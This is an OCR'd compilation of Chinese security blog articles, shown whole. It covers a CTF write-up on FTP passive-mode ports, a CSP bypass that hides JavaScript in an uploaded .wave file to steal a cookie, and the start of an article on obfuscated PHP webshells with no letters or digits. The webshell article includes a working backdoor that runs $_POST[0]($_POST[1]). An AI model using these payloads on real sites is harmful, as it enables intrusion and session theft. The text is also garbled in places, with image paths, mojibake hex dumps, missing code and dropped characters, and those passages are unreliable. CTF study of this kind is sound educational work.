
227 Entering Passive Mode (127,0,0,1,26,80) 代表客户机使用 PASV 模式连接服务器的 26x256+80=6736 端口。（当然服务器要支持这种模式）

125 Data connection already open; Transfer starting 说明服务器的这个端口可用，返回 ACK 信息。


两者的计算方式其实是一样的。（之前以为是两种不同的计算方式，经大佬们的提醒后修正）

而在最后一个流量包中，又仔细分析了下，发现有两种：

第一种是 227 Entering Passive Mode (192,168,2,108,39,78) 如图：



第二种是 227 Entering Passive Mode (192,168,2,108,39,79) 如图





按照上面的说法，两者都是 ftp 以 PASV 模式连接服务器，按照计算公式依次计算为:

39*256+78=10062

39*256+79=10063

发现了 tcp 存在这两个端口，并在 10062 端口中找到了正确的关卡 14 的答案。





相关链接：

https://blog.csdn.net/chary8088/article/details/1538573


（这个链接里面讲到的内容可能有误，建议看下面的链接,如果无误，还请


大佬指教）

https://blog.csdn.net/bestone0213/article/details/41892921

第二种方法：

在做题过程中，我们知道了 ftp 服务器放到了 1433 端口， wireshark 中设置一波就行：编辑->首选项-> Protocols ->ftp,修正下端口号即可，然后再过滤语句 ftp-data 一番，查看其中的分组即可（这次栽在这个点了，说来说去经验不足，这个思路没想过，说明这个知识点应用的不够多）





坑点 2

比赛的时候，在第七个数据包中发现存在一个 ELF 文件，不知道这干嘛的？（那时候还以为是要我搞 pwn ）请大佬们指教？

这干啥的呢？估计是上传的端口映射程序又或者是木马 。

数据赛到此为止。先去找找相应的知识点，来补补，学习学习。

使用 Wave 文件绕过 CSP 策略

原创： 梅子酒 信安之路 2018-05-20

CSP Introduction

CSP 全称 Content Security Policy，即内容安全策略。CSP 是一个额外的安全层，用于检测并削弱某些特定类型的攻击，包括 XSS 和注入。

CSP 被设计为完全向后兼容，在不同的浏览器上，不会因是否支持 CSP 而产生冲突问题。在不进行特定设置之前，默认为网页使用标准的同源策略。

通常可以使用 meta 标签来设置 CSP，或者使用 php 的 header 函数来进行相关属性的设置。

CSP 的配置会直接影响到页面加载资源的方式，在适当配置的情况下，可以有效的防范 XSS 攻击。

CSP Configuration

我们通过 Content-Security-Policy 头信息来进行 CSP 的设置，通常格式如下:

```
Content-Security-Policy: policy
```

其中，policy 部分对应的为具体的内容安全策略。

一个策略由一系列的策略指令组成，每个策略都描述了一个针对某个特定类型资源以及生效范围的策略。

网上对于相关指令和资源表的说明已经很多了，我就不再赘述。

Bypass CSP With Different Policy

Common Policy Bypass

目前在比赛中常见的绕过 CSP 一般是:

```
script-src 'self' 'unsafe-inline'

script-src 'self' 'unsafe-eval'
```

script-src 'nonce-*'

通常情况下，除了 CSP 之外，还都会搭配一定的过滤措施来让选手进行绕过。

这里有几个例子，我就不再多说：

1、0CTF 2018 h4x0rs.club2 writeup

http://sec2hack.com/ctf/0ctf2018-h4x0rs-club2.html

2、Google CTF 2016 Wallowing Wallabies - Part Three

http://countersite.org/articles/web-vulnerability/83-web-writeup-googlectf-wallowing-wallabies.html

Bypass "script-src 'self' "

在前几天的 PlaidCTF 中，出现了如下的 CSP:

Content-Security-Policy: style-src 'self' https://fonts.googleapis.com; font-src 'self' https://fonts.gstatic.com; media-src 'self' blob:; script-src 'self'; object-src 'self'; frame-src 'self'

script-src 'self' 代表着只能加载符合同源策略的文件，直接插入至 html 页面中的静态 script 标签将无法执行。结合其他 CSP 来看，常用的 iframe，object 等标签也是无法被绕过的。


我尝试着使用 link 的预加载机制去带出 cookie，然而受限于 script-src 'self' 的限制，虽然能够通过 dns 带出信息，但是无法将 cookie 带出来，因此预加载也是无法使用的。

于是只能另外寻找突破口，在查阅大量资料后发现，可以通过引入正常的非 js 文件来达到引入 js 脚本的效果。考虑到题目中具有上传点，可以将 js 代码插入到尾部来进行绕过。

本地搭建环境进行测试：

xss.html 内容为：

cc.wave 内容为：




执行效果为:

可以看到注释部分并未对 js 的执行起到干扰，因此这种攻击手法是可行的。


在进行上传时，后端会进行文件格式校验，因此需要在保证文件格式验证正确的情况进行绕过，在录音选项中，上传的文件为 webm 格式，文件头是不可见字符，在引入 js 文件时，会产生错误，因此需要引入文件的文件头是可见字符。

这里对比下两者的文件格式便很明显了:

wav 文件文件头（第三十五行）：



webm 文件文件头（红线处开始）



6d	2d	64	61	74	61	3b	20	6e	61	6d	65	3d	22	61	75	m-data; name="au
64	69	6f	66	69	6c	65	22	3b	20	66	69	6c	65	6e	61	diofile"; filena
6d	65	3d	22	22	0d	0a	43	6f	6e	74	65	6e	74	2d	54	me="" Content-T
79	70	65	3a	20	61	70	70	6c	69	63	61	74	69	6f	6e	ype: application
2f	6f	63	74	65	74	2d	73	74	72	65	61	6d	0d	0a	0d	/octet-stream
0a	0d	0a	2d	2d	2d	2d	2d	2d	57	65	62	4b	69	74	46	------WebKitF
6f	72	6d	42	6f	75	6e	64	61	72	79	59	4a	41	71	59	ormBoundaryYJAqY
4c	68	54	72	6b	31	4e	59	78	46	4d	0d	0a	43	6f	6e	LhTrk1NYxFM Con
74	65	6e	74	2d	44	69	73	70	6f	73	69	74	69	6f	6e	tent-Disposition
3a	20	66	6f	72	6d	2d	64	61	74	61	3b	20	6e	61	6d	: form-data; nam
65	3d	22	61	75	64	69	6f	66	69	6c	65	22	3b	20	66	e="audiofile"; f
69	6c	65	6e	61	6d	65	3d	22	61	75	64	69	6f	2e	77	ilename="audio.w
65	62	6d	22	0d	0a	43	6f	6e	74	65	6e	74	2d	54	79	ebm" Content-Ty
70	65	3a	20	61	70	70	6c	69	63	61	74	69	6f	6e	2f	pe: application/
6f	63	74	65	74	2d	73	74	72	65	61	6d	0d	0a	0d	0a	octet-stream
1a	45	df	a3	9f	42	86	81	01	42	f7	81	01	42	f2	81	ÆßÉ B ·B÷·Bò·
04	42	f3	81	08	42	82	84	77	65	62	6d	42	87	81	04	Bó·B‚ webmB ‡·
42	85	81	02	18	53	80	67	01	ff	ff	ff	ff	ff	ff	ff	B … S€gÿÿÿÿÿÿÿ
15	49	a9	66	99	2a	d7	b1	83	0f	42	40	4d	80	86	43	I©f ™*×± ƒB@M€ †C
68	72	6f	6d	65	57	41	86	43	68	72	6f	6d	65	16	54	hromeWA †Chrome T
ae	6b	bf	ae	bd	d7	81	01	73	c5	87	7c	f6	c1	7b	ae	®k¿®½×·sÅ ‡|öÁ{®
8f	b5	83	81	02	86	86	41	5f	4f	50	55	53	63	a2	93	µ ƒ ··A_OPUSc¢“
4f	70	75	73	48	65	61	64	01	01	00	00	80	bb	00	00	OpusHead€»
00	00	00	e1	8d	b5	84	47	3b	80	00	9f	81	01	62	64	á ‚µ„G;€ Ÿ·bd
81	10	1f	43	b6	75	01	ff	ff	ff	ff	ff	ff	ff	e7	81	· C¶uÿÿÿÿÿÿç·
00	a3	41	7b	81	00	00	80	fb	83	02	d1	ff	fe	8a	a2	£A{·€û ƒÑÿþ Š¢
af	40	ed	6b	31	a0	d0	30	d9	93	8a	f3	af	72	8e	0a	¯@ík1 Ð0Ù“Šó¯rŽ
9f	48	e2	5c	b7	a6	ca	f0	86	bc	b5	e9	29	3a	38	ee	ŸHâ\·¦Êð †¼µé):8î
f2	49	10	fd	3a	15	da	19	3f	25	86	34	cd	4f	0a	6f	òI ý: Ú ?% †4ÍO o

wav 格式的文件是以 RIFF 明文开头的，可以使用我上面所用到的攻击方法去构造 xss 代码，而 webm 开头为乱码，在执行时，会因为产生报错而中止执行。

在绕过文件格式检查之后，js 会根据文件格式给定一个 MIME-TYPE，在带入 src 属性的时候，audio 的 Type 会和可执行脚本产生冲突，因此 wav 文件无法代入，而 wave 在 MIME 转换的名单之外，因此在上传成功 wave 文件时，其 MIME-TYPE 并不会与 src 冲突。

因此直接在 description 中写入:

```
<script
    src="https://idiot.chal.pwning.xxx/uploads/upload_5aee08ef0275e0.94993532.wave
    "></script>
```

即可拿到 cookie 作为 idolt1 登陆，接下来的就是审计 js，上传 wave 文件动态添加 xss 代码即可。

Bypass 文件格式的重点在于 javascript 在遇到”变量+运算符+变量”格式的表达式时，可以将注释插入其中，并且不会产生干扰。

在这个题目中，难点有两个:

1、绕过 self 限制

2、构造出符合文件内容检查的文件

同样的，我对于 php 是否会有此类特性也感到好奇，在经过测试后发现，在插入注释后，php 的执行也不会被干扰。而 python 因为不具有行内注释的操作而无法做到上述操作。

之前看某篇 paper，其中曾提到使用 GIF 绕过 CSP，其中的部分思路和我上面用到的有部分相似。Paper 链接如下：

https://www.slideshare.net/x00mario/jsmvcomfg-to-sternly-look-at-javascript-mvc-and-templating-frameworks/3-TodayJavaScript_MVC_Templating_FrameworksWhy_Because

首先，同样是上传 GIF，使得 GIF 与目标网站处于同源下，然后使用 Angular 的 class 去调用这个 GIF 文件，然后会生成 script 标签，并且其 src 属性是 GIF 文件，此时 GIF 中的内容被作为 js 代码解析了，并且因为处于同源情况下，因此可以顺利触发 xss。

Comments On CSP

CSP 作为内容安全策略，在合理配置的情况，可以极大的提高 xss 的攻击成本，以达到较好的防御效果，然而部署成本同样较高，一是熟练掌握相关策略带来的难度，一是配置 CSP 所带来的工作量。

CSP 的不当配置不仅会引发安全问题，还有可能导致页面资源加载失败，但总的来说，CSP 仍然是防范 XSS 攻击较为优秀的措施。

php 不用字母，数字和下划线写 shell

原创： 微笑 信安之路 2018-08-08

先膜一波 p 师傅的文章 《一些不包含数字和字母的 webshell》

https://www.leavesongs.com/penetration/webshell-without-alphanum.html

还有这个师傅的 《记一次拿 webshell 踩过的坑(如何用 PHP 编写一个不包含数字和字母的后门)》

https://www.cnblogs.com/ECJTUACM-873284962/p/9433641.html

太强了。这篇文章是在两位师傅文章的基础上写的。

CTF 遇到一道正则过滤了字母,数字和下划线的题目,发现了一些 PHP 的骚姿势，感觉很有必要总结一下。

另外声明这篇文章不是为了讲如何写免杀，而是讲一些骚姿势在 CTF 中的应用，不过师傅们当然可以自己利用这些姿势去构造自己的免杀。

前置知识

PHP 中异或 (^) 的概念

```
<?php
    echo"A"^"?";
?>
```

输出的结果是字符 "~"，这是因为代码对字符 "A" 和字符 "?" 进行了异或操作。在 PHP 中两个变量进行异或时，会先将字符串转换成 ASCII 值，再将 ASCII 值转换成二进制再进行异或，异或完又将结果从二进制转换成 ASCII 值，再转换成字符串。

A ASCII 值 65 对应 进 值 01000001

? ASCII 值 63 对应 进 值 00111111

进 值 10000000

二进制对应的 ASCII 为 126，也就是字符 "~"。

例如非数字字母的 PHP 后门

```
<?php
@$_++; // $_ = 1
$__=("#"^"|"); // $__ = _
$__.=("."^"~"); // _P
$__.=("/"^"`"); // _PO
$__.=("|"^"/"); // _POS
$__.=("{"^"/"); // _POST
${$__}[!$_](${$__}[$_]); // $_POST[0]($_POST[1]);
?>
```

甚至可以将上面的代码合并为一行，从而使程序的可读性更差:

```
$__=("#"^"|").("."^"~").("/"^"`").("|"^"/").("{"^"/");
```

PHP 中取反 (~) 的概念

来看一个汉字 "和"

```
>>>print("  ".encode('utf8'))
    b'\xe5\x92\x8c'
    >>>print("  ".encode('utf8')[2])
    140
    >>>print(~"  ".encode('utf8')[2])
    -141
```

"和" 的第三个字节的值为 140[0x8c]，取反的值为 -141

负数用十六进制表示，通常用的是补码的方式表示。负数的补码是它本身的值每位求反，最后再加一。141 的 16 进制为 0xff73，php 中 chr(0xff73)==115，115 就是 s 的 ASCII 值。因此

```
<?php
    $_="    ";
    print(~($_{2}));
    print(~"\x8c");
    ?>
```

两个写法性质一样

结果会输出： ss

不用数字构造出数字

利用了 PHP 弱类型特性，true 的值为 1，故 true+true==2。

```
$_=('>'>'<')+('>'>'<')
    print($_)
    print($_/$_)
```

结果会输出：2 1

在 php 中未定义的变量默认值为 null，null==false==0，所以我们能够在不使用任何数字的情况下通过对未定义变量的自增操作来得到一个数字。

```
<?php
    $_++;
    print($_);
    ?>
```

结果会输出：1

不用数字和字母的 shell

在讲不用数字，字母和下划线写 shell 之前，先了解下不用数字和字母写 shell。毕竟学习都是循序渐进的。而且用不用下划线其实问题不大，因为 PHP 太灵活了。代码:

```
<?php
    if(!preg_match('/[a-z0-9]/is',$_GET['shell'])) {
     eval($_GET['shell']);
    }
```


思路

将非字母、数字的字符经过各种变换，最后能构造出 a-z 中任意一个字符。然后再利用 PHP 允许动态函数执行的特点，拼接处一个函数名，如 "assert"，然后动态执行即可。

非字母、数字的字符异或出字母

不可打印字符，用 url 编码表示。

```
<?php
    $_=('%01'^'`').('%13'^'`').('%13'^'`').('%05'^'`').('%12'^'`').('%14'^'`'); // $_='assert';
